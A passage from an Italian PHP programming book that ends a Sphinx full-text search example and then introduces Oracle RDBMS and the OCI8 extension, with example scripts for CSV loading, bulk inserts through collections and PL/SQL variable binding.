    $rs = $db->Execute($stmt, array($doc));
    $row = $rs->FetchRow();
/* Aggiunge il risultato della query nella tabella di output */
    $table->addRow($row);
}
/* Visualizza i risultati */
echo $table->toHTML();
}

```

```

catch(Exception $e) {
    die($e->getMessage());
}

```

Lo script si avvicina a quelli che in genere sono richiesti ai programmatori, molto più dei frammenti da riga di comando già presentati in questo capitolo. Lo script combina tra loro database, l'utilizzo di ADODb, semplici moduli web e il motore di ricerca Sphinx. L'output è visualizzato nella Figura 8.1.

ID	AUTHOR	PUBLISHED	URL	ARTICLE
				<p>With more research coming out showing the negative health implications when eating a diet that consists of unhealthy foods, millions of people are now looking for ways make their meals healthier. Many people think that eating healthy meals means eating meals that do not taste good. Fortunately, this is not true. There are a number ways people can enjoy eating healthy and delicious meals.</p> <ol style="list-style-type: none"> 1. Suddenly switching to healthy meals can often result in a person not sticking to the new diet. It is important that one slowly makes changes to their diet which makes the transition much easier and increases the likelihood of staying with the new healthy diet. For instance, if you cook using oil that is high in fat, you can make a simple change by switching to heart friendly cooking oil. Do not cook with hydrogenated and partially hydrogenated oils 2. Breakfast is the one meal that get us fueled up and ready to start the date. You can still have a delicious breakfast by making healthy changes such as switching from white bread to whole grain heart healthy bread. You can add some fruit on top of your cereal and boil an egg instead of

Figura 8.1 Output prodotto dallo script del Listato 8.7.

Il form consente di digitare i termini della ricerca. Dopo aver impostato i termini desiderati, lo script si collega al database e al motore di ricerca Sphinx per estrarre le informazioni richieste emettendo la chiamata:

```
$result=$cl->Query($search);
```

Sphinx analizza i termini della query e restituisce i dati. Il risultato è un array associativo simile al seguente:

```

Array
(
    [error] =>
    [warning] =>
    [status] => 0
    [fields] => Array
        (
            [0] => article
        )

    [attrs] => Array
        (
            [publ_date] => 2
        )
)

```

```

)
[matches] => Array
(
    [13] => Array
        (
            [weight] => 2713
            [attrs] => Array
                (
                    [publ_date] => 1296363600
                )
        )
)

[total] => 1
[total_found] => 1
[time] => 0
[words] => Array
(
    [celery] => Array
        (
            [docs] => 3
            [hits] => 4
        )
    [apple] => Array
        (
            [docs] => 3
            [hits] => 5
        )
    [soup] => Array
        (
            [docs] => 13
            [hits] => 30
        )
    [lentil] => Array
        (
            [docs] => 1
            [hits] => 3
        )
)
)

```

La corrispondenza con i termini della ricerca è stata trovata nel documento con id=13. Il termine della ricerca era “celery & apple & soup & lentil”: si cercano quindi gli articoli che contengono tutte le parole. Le corrispondenze sono state inserite nell’array \$result['matches'], Un array

associativo che contiene informazioni “pesate” e relative al documento. Il “peso” delle informazioni è calcolato utilizzando la funzione statistica BM25, che tiene conto della frequenza delle parole. Maggiore è il peso del documento, migliore è la corrispondenza. L’articolo non viene mostrato in una forma visibile. Per conoscere la riga con id=13 occorre consultare il database. Questa operazione può sembrare scomoda, ma la duplicazione dei dati dal database all’indice comporterebbe uno spreco di spazio, poco significativo quando si tratta solo di 50 record, ma molto dispendioso nel caso in cui ci fossero milioni di righe da duplicare. Dopotutto, le informazioni si trovano nel database e non c’è bisogno di memorizzarle anche nell’indice.

Sphinx è un software straordinariamente versatile. Dispone di indici in tempo reale, ha una sintassi delle query simile a SQL, esegue indicizzazioni federated su più computer (in altre parole, un indice può puntare a diversi altri indici), ammette la codifica UTF-8 ed è in grado di accedere a più database. La sintassi dei termini di una ricerca è molto flessibile. Il client Sphinx è stato costruito per il database MySQL ma, come si è visto in precedenza, può funzionare anche con altri database. Sphinx può perfino emulare MySQL e si collega al target con l’estensione PHP MySQL, con il driver ODBC MySQL e anche dal client a riga di comando di MySQL. Anche il client PHP è ben supportato e ben documentato.

Riepilogo

In questo capitolo sono stati studiati i seguenti argomenti:

- MySQL;
- PDO;
- ADOdb;
- Sphinx

MySQL è un database relazionale completo e potete trovare molti libri che se ne occupano. Tutti i paragrafi di questo capitolo fanno riferimento a MySQL, a eccezione dell’ultima parte. Il tipo di database non è fondamentale per raggiungere l’obiettivo di questo capitolo: potete studiare le caratteristiche di PDO, ADOdb e Sphinx anche utilizzando database SQLite, PostgreSQL, Oracle oppure DB2. Gli script rimangono praticamente identici. È vero che per quanto riguarda Sphinx è necessario uno script che legga il database e scriva file XML per database diversi da

MySQL o PostgreSQL, ma questo piccolo problema, può essere risolto per esempio impiegando ADOdb.

Questo capitolo non è un manuale esaustivo e ha voluto solo introdurre questi argomenti. Le librerie e i package software qui trattati hanno opzioni e funzionalità che non sono state descritte.

Integrazione con i database (parte III)

Il lavoro compiuto finora è stato svolto con i database MySQL; ora è venuto il momento di introdurre Oracle RDBMS e le sue funzionalità. Oracle RDBMS è il database più diffuso sul mercato, almeno a livello enterprise.

Questo capitolo illustra Oracle RDBSM e l'interfaccia PHP OC18 (per la connessione ed esecuzione SQL e per il binding di variabili). Si occupa anche di interfacce ad array, procedure PL/SQL, argomenti di IN/OUT e binding di cursori. Si studieranno poi i grandi oggetti e l'elaborazione di colonne LOB, per concludere accennando ai pool di connessione.

Oracle RDBMS è ricco di funzioni e la sua descrizione completa riempirebbe uno scaffale di manuali. Inizieremo evidenziando le sue caratteristiche più importanti dal punto di vista di chi programma in PHP.

Introduzione a Oracle RDBMS

Oracle RDBMS è un database relazionale completo e conforme alle proprietà ACID descritte nel Capitolo 7. Adotta un modello multiversione per rispondere al requisito di coerenza, in modo che i programmi in lettura non possano bloccare quelli in scrittura; in altre parole, i processi che eseguono query in una determinata tabella non possono bloccare e nemmeno vengono bloccati da processi che modificano la medesima tabella. A differenza di molti altri database, Oracle RDBMS dispone di un data dictionary centralizzato e non adotta il termine “database”, analogamente ad altri sistemi RDBMS. Un’istanza Oracle è una collezione di processi e di memoria condivisa che accede a un solo database. Le sessioni si collegano all’istanza facendo riferimento a uno dei processi server di Oracle. La connessione può essere dedicata, nel qual caso il processo server si occupa solo del client collegato. La connessione può anche essere condivisa, in modo da consentire a più connessioni di condividere un singolo processo server. A partire dalla versione 11 g di Oracle è possibile

anche impostare un pool di connessioni, ovvero un gruppo di processi, ciascuno dei quali svolge in ogni istante il compito assegnato da una determinata connessione. La sessione Oracle è un oggetto dispendioso, la cui entità è limitata da un parametro di inizializzazione che va definito con molta attenzione. A differenza di altri database, per esempio Microsoft SQL Server, la presenza di più sessioni di database per un utente finale è considerata una pratica disdicevole.

Il database Oracle è un'entità onnicomprensiva, a sua volta suddivisa in tablespace. Un *tablespace* è una collezione di file, un luogo fisico impiegato per memorizzare gli oggetti. Ogni oggetto di un database, per esempio una tabella o un indice, è proprietà dell'utente. Nel gergo di Oracle, il termine “utente” è sinonimo di “schema”; ciò significa che esiste uno username per ogni schema, definito in base alle specifiche ANSI SQL standard come una collezione logica di oggetti. Questo tende a generare una grande quantità di utenti, ma non comporta conseguenze negative. Oracle è anche in grado di supportare tabelle temporanee (*global temporary table*). I dati di una global temporary table si conservano per la durata di una transazione o sessione. Le tabelle sono dette “global temporary” perché la loro visibilità è globale; esistono anche dopo che tutte le sessioni che le hanno utilizzate si scollegano dall’istanza. Oracle non supporta le tabelle *local temporary*, analogamente a SQL Server o PostgreSQL, ovvero tabelle che esistono solo per la durata della sessione che le ha create. Supporta invece i cursori, che non sono però così versatili come le tabelle local temporary; ciò comporta a volte problemi di porting, in particolare quando si tratta di porting di applicazioni SQL Server in Oracle. Altri database, per esempio DB2, SQL Server, MySQL, PostgreSQL, supportano tabelle local temporary che esistono solo per la durata della sessione o perfino della transazione. Chi lavora con questi database tende a esagerare nell’impiego di tabelle temporanee, che possono generare un gran numero di oggetti permanenti nel caso di traduzione letterale verso Oracle. In genere si preferisce tradurre le tabelle local temporary in cursori, ove possibile.

Oracle supporta inoltre oggetti univoci chiamati sinonimi, che puntano a un altro schema o perfino a un altro database. Oracle è un database distribuito, consente cioè di impostare query su database remoti e di eseguire transazioni complete che coinvolgono più database. Tuttavia vi si deve ricorrere con attenzione, poiché i database distribuiti manifestano proprietà

strane e insospettabili che possono influire sul funzionamento dell'applicazione.

Oracle supporta il row-level locking per garantire la coerenza; si tratta di un locking di default con granularità. I blocchi (*lock*) di Oracle sono implementati in modo piuttosto originale, senza code di locking globali e senza un grande consumo di memoria e ciò li rende convenienti. In effetti, il costo del locking di una riga di una tabella è in genere uguale a quello del locking di più righe. Oracle non aumenta il peso di locking. I blocchi di riga non diventano blocchi di tabella. Il locking esplicito di una tabella Oracle RDBMS è in genere controproducente e può avere conseguenze molto negative sulle prestazioni e sulla coerenza dell'applicazione.

Analogamente a molti altri database, anche Oracle ha un suo linguaggio per le transazioni, o estensione procedurale, che si chiama PL/SQL. Si tratta di un linguaggio di programmazione completamente definito, basato su Ada, da impiegare per sviluppare funzioni, procedure, trigger e package. Oltre a PL/SQL, è possibile scrivere procedure memorizzate (*stored procedure*) in Java. La macchina virtuale di Java fa parte del kernel di un database Oracle, una funzionalità molto importante perché il puro SQL non è sufficiente per impostare regole business. Questo genere di regole è di solito implementato come trigger di database, il che le rende coerenti per l'intera applicazione che accede al sottostante modello dati. Esistono due tecniche di approccio all'implementazione di regole business: una è centrata sul database, l'altra sull'applicazione. Personalmente ritengo che le regole business andrebbero implementate nel database, poiché è difficile e rischioso gestire un'implementazione coerente di regole business a livello di applicazione; il margine di errore è troppo grande. Si possono sempre verificare piccole modifiche dovute a potenziali equivoci nel corso dell'esistenza di un modello dati, e l'azienda può finire con l'avere a che fare con un database non coerente.

Non possiamo poi non citare la tecnologia RAC (*Real Application Cluster*). Oracle supporta la condivisione di sistemi cluster, la cui organizzazione è molto più complessa di quella dei database distinti, che definiscono l'architettura shared-nothing. Per quanto riguarda Oracle RAC, più istanze Oracle possono accedere a un singolo database che si trova in un dispositivo di storage, come illustrato nella Figura 9.1.




Figura 9.1 Grazie a Oracle RAC, più istanze Oracle possono accedere a un solo database che risiede in un dispositivo di storage condiviso.

Le istanze su DB Server 1 e DB Server 2 accedono contemporaneamente al database presente nel dispositivo di storage condiviso. La soluzione è molto più complessa di quella dei cluster shared-nothing, in quanto il locking va fatto tra i nodi ed è necessario un DLM (*Distributed Lock Manager*) complesso. Il vantaggio è costituito dal fatto che la perdita di un nodo non comporta la perdita di dati. In genere, nell'architettura shared-nothing la perdita di un singolo nodo significa che i dati gestiti da quel nodo diventano inaccessibili per gli utenti. La tecnologia è molto più complessa, ma consente di sfruttare le funzionalità di bilanciamento del carico e fail-over; ciò significa che l'intero database rimane accessibile fintanto che sopravvive almeno un nodo di cluster.

Ci sono molte opzioni e funzionalità di Oracle RDBMS che vanno oltre gli scopi di questo libro, ma che vale la pena conoscere. Oracle mette a disposizione tutti i suoi manuali all'indirizzo

<http://www.oracle.com/technetwork/indexes/documentation/index.html>.

Consiglio di studiare i testi che si occupano dei concetti di funzionamento del database. Chi desidera leggere un'introduzione più sofisticata e approfondita può consultare i testi di Tom Kyte, in particolare *Expert Database Architecture* (Apress, 2010). Tom Kyte è uno dei vicepresidenti di Oracle, è un eccellente scrittore e una persona che conosce bene gli argomenti di cui parla: i suoi libri sono una gioia da leggere.

Oracle RDBMS è un database relazionale molto diffuso, che include una grande quantità di opzioni. È conforme agli standard, ma non si dovrebbe cadere nella trappola di creare un'applicazione indipendente dal database; questo rimane un elemento software molto complesso e offre implementazioni diverse per una stessa funzionalità. Scrivere un'applicazione per un database specifico consente di ottenere ottime prestazioni dalla propria combinazione tra hardware e software. Quando si scrive un'applicazione che impiega Oracle RDBMS come data store è necessario adottare gli standard consolidati del mondo Oracle RDBMS e non quelli di applicazioni astratte e indipendenti dal database. Prescindere dal database significa in genere che l'applicazione sarà lenta con qualsiasi database supportato, il che non è una soluzione soddisfacente. D'altra parte, scrivere un'applicazione senza tenere conto della portabilità compromette la vendibilità del prodotto, il che si traduce in un aumento dei costi del sistema.

A questo punto si può iniziare a studiare i dettagli più interessanti dell'interfaccia OCI8. Il prossimo paragrafo presuppone di avere già installato il modulo OCI8, grazie a un linking da sorgente o tramite PECL.

Le basi: connessione ed esecuzione di comandi SQL

L'estensione OCI8 dispone di tutte le chiamate che abbiamo visto quando si è trattato di lavorare con le estensioni MySQL e SQLite. In particolare, comprende le chiamate che consentono di collegarsi con un'istanza Oracle, predisporre un'istruzione SQL, eseguirla e acquisire i risultati.

Sfortunatamente, OCI8 ha una natura procedurale, il che comporta che la verifica degli errori deve essere eseguita a mano. Per automatizzare le operazioni di controllo degli errori si può utilizzare la libreria d'involucro (*wrapper*) ADODb, che ha quasi tutte le opzioni presenti nell'interfaccia OCI8. Come sempre, anche in questo caso studiare un esempio vale più di mille parole.

Analogamente ai database illustrati finora, vedremo due script: il primo carica un file CSV nel database, l'altro consente di eseguire una query. Entrambi gli script sono eseguiti da riga di comando. Esaminando i due script sarà possibile conoscere le chiamate fondamentali e le tecniche che lavorano con Oracle RDBMS, come è stato fatto per MySQL e SQLite. Il

Listato 9.1 riporta il primo script. Lo script è generico e accetta la stringa di connessione, il nome della tabella e il nome del file come argomenti della riga di comando; l'esecuzione dello script carica il file indicato nella tabella specificata dal comando. Non si fanno ipotesi in merito a un determinato schema o alla struttura della tabella.

Listato 9.1 Script che carica un file CSV nel database.

```
<?php
if ($argc != 4) {
    die("USAGE:script9.1 <connection> <table_name> <file name>\n");
}
$conn = $argv[1];
$tnname = $argv[2];
$fname = $argv[3];
$qry = "select * from $tnname";
$dsn = array();
$numrows = 0;
if (preg_match('/(.*)\//(.*)@(.*)/', $conn, $dsn)) {
    $conn = array_shift($dsn);
} elseif (preg_match('/(.*)\//(.*)/', $conn, $dsn)) {
    $conn = array_shift($dsn);
} else die("Connection identifier should be in the u/p@db form.");
if (count($dsn) == 2) {
    $dsn[2] = "";
}
function create_insert_stmt($table, $ncols) {
    $stmt = "insert into $table values(";
    foreach (range(1, $ncols) as $i) {
        $stmt .= ":$i,";
    }
    $stmt = preg_replace("/,$/", ')', $stmt);
    return ($stmt);
}
try {
    $dbh = oci_connect($dsn[0], $dsn[1], $dsn[2]);
    if (!$dbh) {
        $err = oci_error();
        throw new exception($err['message']);
    }
    $res = oci_parse($dbh, $qry);
    // Oracle deve eseguire l'istruzione prima che siano disponibili
    // le funzioni di descrizione. Tuttavia, esiste una modalità di
    esecuzione
    // economica che garantisce che le prestazioni non vengano
    penalizzate.
    if (!oci_execute($res, OCI_DESCRIBE_ONLY)) {
        $err = oci_error($dbh);
        throw new exception($err['message']);
    }
    $ncols = oci_num_fields($res);
    oci_free_statement($res);
    $ins = create_insert_stmt($tnname, $ncols);
```

```

$res = oci_parse($dbh, $ins);
$fp = new SplFileObject($fname, "r");
while ($row = $fp->fgetcsv()) {
    if (count($row) < $ncols) continue;
    foreach (range(1, $ncols) as $i) {
        oci_bind_by_name($res, ":$i", $row[$i - 1]);
    }
    if (!oci_execute($res, OCI_NO_AUTO_COMMIT)) {
        $err = oci_error($dbh);
        throw new exception($err['message']);
    }
    $numrows++;
}
oci_commit($dbh);
print "$numrows rows inserted into $tname.\n";
}

catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

L'esecuzione dello script produce il medesimo risultato ottenuto con altri database:

```

./script9.1.php scott/tiger imp emp.csv
14 rows inserted into emp.

```

Il file CSV è lo stesso impiegato con il database SQLite del Capitolo 7. È un po' più ingombrante della versione per ADODb, ma l'utilizzo di OCI8 può offrire vantaggi in termini di prestazioni, come si vedrà nel prossimo paragrafo. Le chiamate dovrebbero ormai risultare abbastanza note: si utilizza ovviamente `oci_connect` per collegarsi all'istanza del database. In genere una stringa connessione di Oracle ha il formato

`username/password@db`, a volte senza l'ultima parte, pertanto è necessario esaminare l'argomento del comando di connessione. La situazione è in una certa misura più elegante della funzione `preg_match`. Le espressioni regolari verranno studiate più avanti.

La chiamata `oci_error` consente di rilevare gli errori, `oci_parse` esamina l'istruzione e `oci_execute` la esegue. Se il programma rileva un errore, la chiamata `oci_error` accetta come unico argomento l'handler del database. L'ultimo errore indicato nello script riguarda proprio l'attributo dell'handler di connessione.

La chiamata `oci_execute` che esegue il vero e proprio inserimento è impostata con l'argomento `OCI_NO_AUTO_COMMIT`, in assenza del quale si

effettua un commit a seguito di ogni inserimento dati. È già stato detto nel Capitolo 7 a proposito di MySQL che l'istruzione `commit` è molto dispendiosa. L'operazione di commit dopo l'inserimento di ogni riga provoca non solo una diminuzione delle prestazioni, ma può anche comportare un caricamento di file non coerente. Si potrebbero caricare alcune righe mentre altre no, affidando a chi scrive il programma il compito di pulizia, oltre a quello di caricare i dati. L'impostazione predefinita prevede l'operazione di commit dopo ogni inserimento.

Il numero di campi è restituito dalla chiamata `oci_num_fields`, che prende come argomento l'handler SQL eseguito dallo script. Questa condizione è impraticabile nel caso di grandi tabella ed esiste a questo proposito una modalità di esecuzione che non crea il result set, per evitare problemi di prestazioni. Va inoltre ricordato che l'analisi SQL vera e propria è in genere rimandata fino a quando si esegue il comando SQL, allo scopo di ridurre il traffico in rete; ciò significa che non è necessario verificare gli errori dopo la chiamata `oci_parse` e che il controllo degli errori avviene a seguito della chiamata `oci_execute`.

È da evidenziare comunque una diminuzione delle prestazioni dovuta alla modalità di esecuzione dello script, in quanto per ogni riga si accede al database per controllare i risultati. Se il database si trova in un computer diverso da quello impiegato per eseguire lo script, si avranno tante trasmissioni in rete quante sono le righe da inserire. L'overhead in rete può diventare molto significativo nel caso in cui ci siano tante righe da inserire, anche quando i collegamenti in rete sono veloci. Sfortunatamente, PHP non supporta il binding diretto di array con segnaposto SQL, operazione ammessa da altri linguaggi. Come aiuto si può allora adottare l'accorgimento di utilizzare la classe `OCI-Collection`, come verrà descritto nel prossimo paragrafo.

La chiamata di base che non è presente nello script del Listato 9.1 è `oci_fetch_row`, ma è riportata nel Listato 9.2; l'abbiamo già vista nei precedenti capitoli di integrazione di PHP con il database. Lo script esegue una query, acquisisce i risultati e li visualizza come output standard.

Listato 9.2 Script che esegue una query.

```
<?php
$QRY = "select e.ename,e.job,d.dname,d.loc
        from emp e join dept d on(d.deptno=e.deptno)";
try {
    $dbh = oci_connect("scott", "tiger", "local");
```

```

if (! $dbh) {
    $err = oci_error();
    throw new exception($err['message']);
}
$stmt = oci_parse($dbh, $QRY);
if (!oci_execute($stmt)) {
    $err = oci_error($dbh);
    throw new exception($err['message']);
}
while ($row = oci_fetch_array($stmt, OCI_NUM)) {
    foreach ($row as $r) {
        printf("% 12s", $r);
    }
    print "\n";
}
catch(exception $e) {
    print "Exception:";
    print $e->getMessage() . "\n";
    exit(-1);
}
?>

```

La funzione `oci_fetch_array` acquisisce la riga successiva in un tipo array scelto da chi ha scritto il programma. Nell'esempio è indicato un array indicizzato da numeri, in base all'impostazione dell'argomento `OCI_NUM`. Si può selezionare `OCI_ASSOC` per ottenere un array associativo, indicizzato dai numeri di colonna, oppure `OCI_BOTH` per ottenere entrambi i tipi di risultati.

Analogamente agli inserimenti dati, anche l'acquisizione dei risultati avviene riga per riga. Per fortuna le query consentono di adottare un semplice stratagemma che semplifica l'operazione. L'interfaccia OCI8 supporta la funzione `oci_set_prefetch`, che ha la sintassi

```
bool oci_set_prefetch($stmt, $numrows);
```

Il comando crea un buffer che gestisce le righe `$numrows` e che è gestito e impiegato dal database Oracle. Il comportamento delle funzioni di acquisizione non cambia, ma la velocità migliora in modo significativo. Il buffer pre-fetch viene creato per ogni istruzione e non può essere condiviso o riutilizzato.

I Listati 9.1 e 9.2 illustrano tutti gli elementi principali: come collegarsi a un'istanza Oracle, eseguire un'istruzione SQL e ottenere i risultati. Ci sono altre chiamate che appartengono alla categoria dei metodi OCI8 di base e che riguardano la descrizione dei campi del result set: `oci_field_name`, `oci_field_type`, `oci_field_size`, `oci_field_precision` e `oci_field_scale`. Le

loro chiamate accettano come argomenti l'istruzione eseguita e il numero del campo, per restituire i dati richiesti: nome, tipo, dimensione, precisione e scala.

Interfaccia ad array

Questo paragrafo mostra quanto sia semplice inserire un gran numero di righe in un database Oracle in un tempo accettabile. I grandi carichi di dati sono abbastanza comuni nei moderni database aziendali. Si supponga allora di creare la tabella che segue e provare a caricare un grande file di dati:

```
SQL> create table test_ins (
2   col1 number(10)
3 ) storage (initial 100M);
```

Table created.

La clausola `storage` imposta l'allocazione di 100 M, per evitare un'allocazione di spazio dinamica, che è probabilmente la condizione peggiore che si può verificare durante un caricamento di dati. L'allocazione dinamica di spazio è un'operazione lenta, può provocare problemi in caso di accessi simultanei e va evitata ove possibile. A questo punto si deve caricare un file di dati:

```
php -r 'for($i=0;$i<10000123;$i++) { print "$i\n"; }'>file.dat
```

Per la cronaca, l'esempio carica 10 milioni e 123 record. Vediamo ciò che succede quando si eseguono i metodi introdotti nel paragrafo precedente. Il Listato 9.3 è uno script molto semplice che legge il file e lo carica nella tabella appena creata.

Listato 9.3 Semplice script che legge un file e lo carica in una tabella.

```
<?php
if ($argc != 2) {
    die("USAGE:scriptDB.1 <batch size>");
}
$batch = $argv[1];
print "Batch size:$batch\n";
$numrows = 0;
$val = 0;
$ins = "insert into test_ins values (:VAL)";
try {
    $dbh = oci_connect("scott", "tiger", "local");
    if (!$dbh) {
        $err = oci_error();
        throw new exception($err['message']);
    }
    $res = oci_parse($dbh, $ins);
```

```

oci_bind_by_name($res, ":VAL", &$val, 20, SQLT_CHR);
$fp = new SplFileObject("file.dat", "r");
while ($row = $fp->fgets()) {
    $val = trim($row);
    if (!oci_execute($res, OCI_NO_AUTO_COMMIT)) {
        $err = oci_error($dbh);
        throw new exception($err['message']);
    }
    if ((+$numrows) % $batch == 0) {
        oci_commit($dbh);
    }
}
oci_commit($dbh);
print "$numrows rows inserted.\n";
}

catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

È uno script elementare, le cui istruzioni rispettano pienamente le buone regole di programmazione. Il binding è eseguito una sola volta e l'operazione di commit è richiamata in un intervallo di tempo stabilito da riga di comando. Il concetto di binding di una variabile con segnaposto è stato introdotto nel capitolo precedente. A questo punto si esegue lo script per valutarne il tempo di esecuzione:

```

time ./script9.3.php 10000
Batch size:10000
10000123 rows inserted .

```

```

real    16m44.110s
user    2m35.295s
sys     1m38.790s

```

Per caricare 10 milioni di record ci sono voluti 16 minuti e 44 secondi sul computer locale. Un tempo decisamente troppo lungo. Il problema principale è dato dal fatto che lo script precedente comunica con il database riga per riga, verificando ogni volta i risultati. Può essere d'aiuto impostare un commit meno frequente, per esempio ogni 10.000 righe, ma non basta. Per accelerare le operazioni occorre intervenire più a fondo sull'infrastruttura del database:

```

SQL> create type numeric_table as table of number(10);
2 /
Type created.
SQL> create or replace procedure do_ins(in_tab numeric_table)
2 as
3 begin
4 forall i in in_tab.first..in_tab.last

```

```

5  insert into test_ins values (in_tab(i));
6 end;
7 /
Procedure created.
```

Lo script ha creato una procedura che prende una tabella PL/SQL, ovvero un tipo di collezione Oracle che corrisponde a un array PHP e un tipo necessario per creare la procedura. La procedura elabora la tabella PL/SQL e la inserisce nella tabella `TEST_INS` utilizzando il meccanismo di caricamento bulk data di Oracle. Ora che l'infrastruttura è pronta, si può esaminare il Listato 9.4, che mostra una nuova versione del Listato 9.3.

Listato 9.4 Una nuova versione del Listato 9.3.

```

<?php
if ($argc != 2) {
    die("USAGE:scriptDB.1 <batch size>");
}
$batch = $argv[1];
print "Batch size:$batch\n";
$numrows = 0;
$ins = <<<'EOS'
begin
    do_ins(:VAL);
end;
EOS;
try {
    $dbh = oci_connect("scott", "tiger", "local");
    if (!$dbh) {
        $err = oci_error();
        throw new exception($err['message']);
    }
    $values = oci_new_collection($dbh, 'NUMERIC_TABLE');
    $res = oci_parse($dbh, $ins);
    oci_bind_by_name($res, ":VAL", $values, -1, SQLT_NTY);
    $fp = new SplFileObject("file.dat", "r");
    while ($row = $fp->fgets()) {
        $values->append(trim($row));
        if ((+$numrows) % $batch == 0) {
            if (!oci_execute($res)) {
                $err = oci_error($dbh);
                throw new exception($err['message']);
            }
            $values->trim($batch);
        }
    }
    if (!oci_execute($res)) {
        $err = oci_error($dbh);
        throw new exception($err['message']);
    }
    print "$numrows rows inserted.\n";
}
catch(Exception $e) {
```

```

    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

Si consideri lo script confrontandolo con il Listato 9.3. Queste istruzioni sono un po' più complesse, poiché è stato necessario aggiungere una nuova infrastruttura, ma la fatica in più è stata ricompensata dai risultati:

```

time ./script9.4.php 10000
Batch size:10000
10000123 rows inserted.

```

```

real      0m58.077s
user      0m42.317s
sys       0m0.307s

```

Il tempo di caricamento di 10 milioni di record è stato di 58 secondi ed è cambiato molto rispetto ai precedenti 16 minuti e 44 secondi. A cosa è dovuto un miglioramento così significativo? Innanzitutto, l'oggetto `oci_collection` è stato creato dal lato PHP, per gestire la collezione di righe da inserire. Gli oggetti collezione di Oracle hanno tutti i metodi che servono: `append`, `trim`, `size` e `getElem`. Il metodo `append` aggiunge una variabile nella collezione, `trim` elimina il numero indicato di elementi dalla collezione, `size` riporta il numero di elementi presenti nella collezione e `getElem` restituisce l'elemento corrispondente all'indice assegnato.

Se la tabella avesse più colonne sarebbe necessario impostare per ogni colonna un oggetto collezione e un tipo. Lo script raccoglie 10.000 righe nell'oggetto collezione e solo a questo punto fa gestire i dati a Oracle; per questo motivo prende il nome di interfaccia ad array. In secondo luogo, la procedura esegue un caricamento bulk data, molto più veloce di un inserimento dati effettuato all'interno di un ciclo. Se il database destinazione si trova su un altro computer, perfino un veloce collegamento 1GB Ethernet richiede per l'esecuzione del primo script un tempo di circa 45 minuti. Il secondo script viene invece eseguito in meno di due minuti, grazie al numero decisamente inferiore di trasmissioni in rete. Entrambi gli script eseguono l'operazione di commit alla stessa velocità. Nel Listato 9.3, `oci_execute` è stato chiamato con `OCI_NO_AUTO_COMMIT` e `oci_commit` è stato esplicitamente chiamato ogni 10.000 righe. Nello script del Listato 9.4, `oci_execute` non disattiva la funzione di auto-commit, quindi l'operazione di commit è stata effettuata dopo aver completato un caricamento dati.

Lo script non può essere scritto utilizzando ADODb o PDO, perché non supportano il tipo `OCI-Collection`. Conviene pertanto realizzare script PHP per il caricamento di grandi data warehouse sfruttando l’interfaccia nativa OCI8. Ci sono problemi nel secondo script? Tanto per iniziare, tende a ignorare gli errori, che vanno gestiti nella procedura di inserimento dati `DO_INS`, anche se questo non è stato fatto per semplificare la trattazione. Il comando `PL/SQL FORALL` ha un’opzione denominata `SAVE EXCEPTIONS` che si può utilizzare per esaminare il risultato di ogni riga e generare un’eccezione, se necessario. PL/SQL è un linguaggio molto potente e può essere utilizzato per svolgere compiti più complessi di quello illustrato nell’esempio. La documentazione di Oracle include un ottimo manuale per PL/SQL, disponibile sul sito web già citato in questo capitolo. Anche il prossimo paragrafo si occupa del linguaggio PL/SQL.

Procedure e cursori PL/SQL

Nel paragrafo precedente è stato studiato il binding di variabili realizzato con istruzioni PL/SQL. Il binding di variabili deve legarsi ai segnaposto del codice PL/SQL. Si consideri il Listato 9.5.

Listato 9.5 Binding di variabili in PL/SQL

```
<?php
$proc = <<<'EOP'
declare
    stat number(1,0);
begin
    dbms_output.enable();
    select days_ago(:DAYS) into :LONG_AGO from dual;
    dbms_output.put_line('Once upon a time:' || :LONG_AGO);
    dbms_output.get_line(:LINE,stat);
end;
EOP;
$days=60;
$long_ago="";
$line="";

try {
    $dbh = oci_connect("scott","tiger","local");
    if (!$dbh) {
        $err = oci_error();
        throw new exception($err['message']);
    }
    $res = oci_parse($dbh, $proc);
    oci_bind_by_name($res,":DAYS",&$days,20,SQLT_CHR);
    oci_bind_by_name($res,":LONG_AGO",&$long_ago,128,SQLT_CHR);
    oci_bind_by_name($res,":LINE",&$line,128,SQLT_CHR);
```

```

if (!oci_execute($res)) {
    $err=oci_error($dbh);
    throw new exception($err['message']);
}
print "This is the procedure output line:$line\n";
}
catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

L'esecuzione dello script produce l'output riportato di seguito:

```

./script9.5.php
This is the procedure output line:Once upon a time:2011-01-31 12:10:26

```

La funzione `days_ago` è definita dall'utente ed è abbastanza semplice:

```

CREATE OR REPLACE
FUNCTION days_ago(
    days IN NUMBER)
RETURN VARCHAR2
AS
BEGIN
    RETURN(TO_CHAR(sysdate-days, 'YYYY-MM-DD HH24:MI:SS')) ;
END;

```

